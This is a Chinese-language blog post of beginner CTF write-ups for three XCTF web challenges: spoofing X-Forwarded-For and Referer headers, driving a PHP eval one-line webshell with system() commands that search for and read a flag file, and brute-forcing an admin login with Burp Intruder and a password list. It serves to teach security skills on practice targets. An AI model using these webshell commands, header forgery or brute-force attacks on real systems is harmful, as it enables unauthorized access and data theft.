

# CTF做题小记

原创

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本文链接: [https://blog.csdn.net/weixin\\_51536807/article/details/122639269](https://blog.csdn.net/weixin_51536807/article/details/122639269)


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## 1.XCTFWeb新手区xff\_referer

The screenshot shows a CTF problem interface with the following details:

- Problem Name:** xff\_referer
- Best Writeup:** 最佳Writeup由 [话求 · DengZ](#) 提供 (191 likes)
- Difficulty Coefficient:** 难度系数: ★★ 2.0
- Source:** 题目来源: Cyberpeace-n3k0
- Description:** 题目描述: X老师告诉小宁其实xff和referer是可以伪造的。
- Scenario:** 题目场景: 点击获取在线场景
- Attachments:** 题目附件: 暂无

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ip地址必须为123.123.123.123

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根据题目描述先了解XFF和Referer。

**X-Forwarded-For(XFF)**是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。Squid 缓存代理服务器的开发人员最早引入了这一HTTP头字段，并由IETF在Forwarded-For HTTP头字段标准化草案中正式提出。

当今多数缓存服务器的使用者为大型ISP，为了通过缓存的方式来降低他们的外部带宽，他们常常通过鼓励或强制用户使用代理服务器来接入互联网。有些情况下，这些代理服务器是透明代理，用户甚至不知道自己正在使用代理上网。

如果没有XFF或者另外一种相似的技术，所有通过代理服务器的连接只会显示代理服务器的IP地址(而非连接发起的原始IP地址)，这样的代理服务器实际上充当了匿名服务提供者的角色，如果连接的原始IP地址不可得，恶意访问的检测与预防的难度将大大增加。XFF的有效性依赖于代理服务器提供的连接原始IP地址的真实性，因此，XFF的有效使用应该保证代理服务器是可信的，比如可以通过建立可信服务器白名单的方式。

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转载时必须以链接形式注明原始出处及本声明。Referer 是 **HTTP 请求 header 的一部分**，当浏览器（或者模拟浏览器行为）向 web 服务器发送请求的时候，头信息里有包含 Referer

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再看到题目中的“ip地址必须为123.123.123.123”我们可以想到用BP抓包修改IP地址。

在请求中加入

```
X-Forwarded-For:123.123.123.123
```

注：要加在Connection: close之前



The image shows a browser's developer tools with the Request and Response tabs open. The Request tab shows the following headers:

```
1 GET / HTTP/1.1
2 Host: 111.200.241.244:49606
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Forwarded-For:123.123.123.123
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

The Response tab shows the following HTML content:

```
2 Date: Sat, 22 Jun 2024 00:00:00 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.26
5 Vary: Accept-Encoding
6 Content-Length: 525
7 Connection: close
8 Content-Type: text/html
9
10 <html>
11 <head>
12   <meta charset="UTF-8">
13   <title>index</title>
14   <link href="
15     http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css
16     " rel="stylesheet" />
17   <style>
18     body{
19       margin-left:auto;
20       margin-right:auto;
21       margin-top:200px;
22       width:20em;
23     }
24   </style>
25 </head>
26 <body>
27 <p id="demo">ip地址必须为123.123.123.123</p>
28 <script>document.getElementById("demo").innerHTML=
29 "必须来自https://www.google.com";</script></body>
30 </html>
```

发现得到了一句话：

```
<script>document.getElementById("demo").innerHTML=
"必须来自https://www.google.com";</script></body>
</html>
```

这时就要用上Referer伪造了。

再次添加

```
Referer:https://www.google.com
```

后发送即可得到flag。

```
1 GET / HTTP/1.1
2 Host: 111.200.241.244:49606
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Forwarded-For: 123.123.123.123
8 Referer: https://www.google.com
9 Connection: close
0 Upgrade-Insecure-Requests: 1
1 Cache-Control: max-age=0
```

```
5 vary: accept-encoding
6 Content-Length: 631
7 Connection: close
8 Content-Type: text/html
9
10 <html>
11 <head>
12   <meta charset="UTF-8">
13   <title>index</title>
14   <link href="
http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css
" rel="stylesheet" />
15   <style>
16     body{
17       margin-left:auto;
18       margin-right:auto;
19       margin-TOP:200PX;
20       width:20em;
21     }
22   </style>
23 </head>
24 <body>
25 <p id="demo">ip地址必须为123.123.123.123</p>
26 <script>document.getElementById("demo").innerHTML=
"必须来自https://www.google.com";</script><script>document.
getElementById("demo").innerHTML=
"cyberpeace{e02e8bc9c775a26d3afd87d8ba1db3ea}";</script></
body>
27 </html>
28
```

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## 2.XCTFWeb新手区webshell

# webshell

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最佳Writeup由话求 · DengZ提供

难度系数: ★★2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景:  http://111.200.241.244:65501

删除场景

倒计时: 03:59:25

题目附件: 暂无

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🔄 不安全 | 111.200.241.244:52092

🏠 ⚙️ ⭐ 🔍

你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

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题目直接提示使用一句话木马。

打开HackBar,装载URL,使用POST传参,POST参数输入:

```
shell=system('find / -name flag*');
```

点击Execute。

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies  [Clear All](#)

http://111.200.241.244:55624/

shell=system('find / -name flag\*');

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## 你会使用webshell吗?


```
/var/www/html/flag.txt <?php  
@eval($_POST['shell']);?>
```

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看到了flag.txt,再把POST传入的参数改为

```
shell=system('cat /var/www/html/flag.txt');
```

点击Execute，得到flag。




The screenshot shows a web proxy tool interface. At the top, there is a navigation bar with icons for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), '无障碍环境' (Accessibility), '应用程序' (Applications), and 'HackBar'. Below the navigation bar, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. The 'Execute' button is highlighted. The main area contains a text input field with the URL 'http://111.200.241.244:55624/'. Below the URL field, there are several checkboxes: 'Post data' (checked), 'Referer', 'User Agent', and 'Cookies'. There are also buttons for 'Add Header' and 'Clear All'. At the bottom, there is a text input field containing the shell command 'shell=system('cat /var/www/html/flag.txt');|' and a user identifier 'CSDN @2\*\*9b'.

## 你会使用webshell吗？

cyberpeace{0c7d36dbb90052190ee11d2bc5bce533}<?php  
@eval(\$\_POST['shell']);?>

CSDN @2\*\*9b

## 2.XCTFWeb新手区weak\_auth




The screenshot shows a challenge page for 'weak\_auth'. The title is 'weak\_auth' and it has 161 likes. The best writeup is provided by '小太阳的温暖'. The difficulty coefficient is 1.0. The source is 'Cyberpeace-n3k0'. The description is '小宁写了一个登陆验证页面，随手就设了一个密码。'. The challenge scene is 'http://111.200.241.244:58790'. There is a progress bar and a '删除场景' button. The timer is at 03:59:17 with a '延时' button. The challenge attachments are '暂无'. The user identifier 'CSDN @2\*\*9b' is visible at the bottom right.

# Login

CSDN @2\*\*9b

先随便输入一个账号密码登录试试。

# Login

CSDN @2\*\*9b

**111.200.241.244:58790 显示**

please login as admin

确定

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网页提示让我们使用“admin”登录。现在是已知账号但还不知道密码。直接用BP抓包，并在Action中点send to Intruder。

```

Pretty Raw Hex \n ☰
1 POST /check.php HTTP/1.1
2 Host: 111.200.241.244:58790
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://111.200.241.244:58790
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.62
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://111.200.241.244:58790/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
13 Connection: close
14
15 username=admin&password=111

```

CSDN @2\*\*9b

在Intruder中打开Positions界面。

先点击右侧的“clear\$”，再选中密码点击“Add\$”。

**Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```

1 POST /check.php HTTP/1.1
2 Host: 111.200.241.244:58790
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://111.200.241.244:58790
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.62
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://111.200.241.244:58790/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
13 Connection: close
14
15 username=admin&password=§ 111 §

```

Add \$  
Clear \$  
Auto \$  
Refresh

Start attack

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再转到Payloads页面，load加载自己的字典即可开始爆破。

没有字典的可以下载一个CTF常见字典。

**Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 6,949

Payload type:  Request count: 6,949

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	!@#\$\$
Load ...	!@#\$\$^
Remove	!@#\$\$^&
Clear	!@#\$\$^&*
Deduplicate	froot
Add	\$SRV
	\$secure\$
	*3noguru
	@#\$\$^&

target positions **payloads** resource pool options

**Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100  
 Payload type: Simple list Request count: 100

- Fuzzing - quick
- Fuzzing - full
- Uppercases
- Passwords** used as payloads.
- Short words
- a-z
- A-Z
- 0-9
- Directories - short
- Directories - long
- Filenames - short
- Filenames - long
- Extensions - short
- Extensions - long
-

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最后找到返回值与其他不同的一项就是正确密码。

Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	line	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
4	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
5	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
6	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
7	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
8	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
9	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
10	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
11	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
12	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
13	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

Request Response

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返回题目，修改正确密码即可得到flag。

cyberpeace{e9411b38970d8ba090e5355075ed59d3}